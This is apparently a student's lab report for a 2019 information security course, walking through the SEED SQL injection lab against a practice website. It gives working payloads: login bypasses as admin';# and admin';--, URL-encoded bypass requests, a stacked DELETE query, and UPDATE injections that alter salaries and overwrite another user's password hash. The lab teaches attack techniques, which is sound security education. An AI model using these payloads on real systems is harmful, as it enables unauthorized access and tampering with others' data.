
Introduction to Information Security - CS 458 - Spring 2019

Lab 2 - SQL Injection Attack



Due: Blackboard Sunday April 27th, 2019 by 11:59pm

**2 Lab Tasks**

**2.1** **Task 1: Get Familiar with SQL Statements**

Command Command

Command Command





Select Command


SQL Statement: SELECT \* FROM credential WHERE Name = “Alice”;

**2.2 Task 2: SQL Injection Attack on SELECT Statement**

2.2.1 Task 2.1: SQL Injection Attack from webpage

Vulnerability #1 Vulnerability #2



Access to Admin Account

Username: admin’;--

Username: admin’;#

2.2.2 Task 2.2: SQL Injection Attack from command line


URL:

http://www.seedlabsqlinjection.com/index.php?username=admin%27%23&Password=

**or**

http://www.seedlabsqlinjection.com/index.php?username=admin%27--+&Password=

Virtual box giving problems with **index.php**. So, using **unsafe\_home.php**.


Vulnerability #1 Vulnerability #2

2.2.3 Task 2.3: Append a new SQL statement

When entering information into the login page, you can run multiple sql queries by adding a semicolon after the username is entered, add your queries, and then end off with # or -- to stop the end from activating.

In the Username field:

admin'; DELETE FROM credential WHERE name = ‘Boby’#





Error Message for multiple commands

Seems php checks for this since it won’t let you do multiple statements. After further research, it is a flag that needs to be set for this to happen.

**2.3 Task 3: SQL Injection Attack on UPDATE Statement**

2.3.1 Task 3.1: Modify your own salary



 

Login as Alice Alice’s original salary

In any text box, after entering in the necessary information, we can add the salary column setting like such:

In the any column:


**', salary=’40000** where is any value you want

Edit Command Alice’s new salary

2.3.2 Task 3.2: Modify other people’ salary



First, we need to know what Boby’s salary is so using admin as last time to see Boby’s name and salary:



View Boby’s original salary using admin’# vulnerability


In the any column, enter the following:

**', salary= ’29999’ WHERE name=’Boby’#**

Edit Command Boby’s new Salary

2.3.3 Task 3.3: Modify other people’ password




Everyone’s original passwords (hashed)

Since there is a SHA1 hash, there will be a constraint on the Password column for a specific number of bits. Thus, we need to hash the password before changing the password.

Using sha1 for openssl, we can choose a password and hash it using the following command:

echo -n “123456” | openssl sha1 where is any value you want





Hash new password



In the any column, enter the following:

**', Password= ’7c4a8d09ca3762af61e59520943dc26494f8941b’ WHERE name=’Boby’#**

where is any hashed value you want



Edit Command New Password login



Boby’s old password Boby’s new password

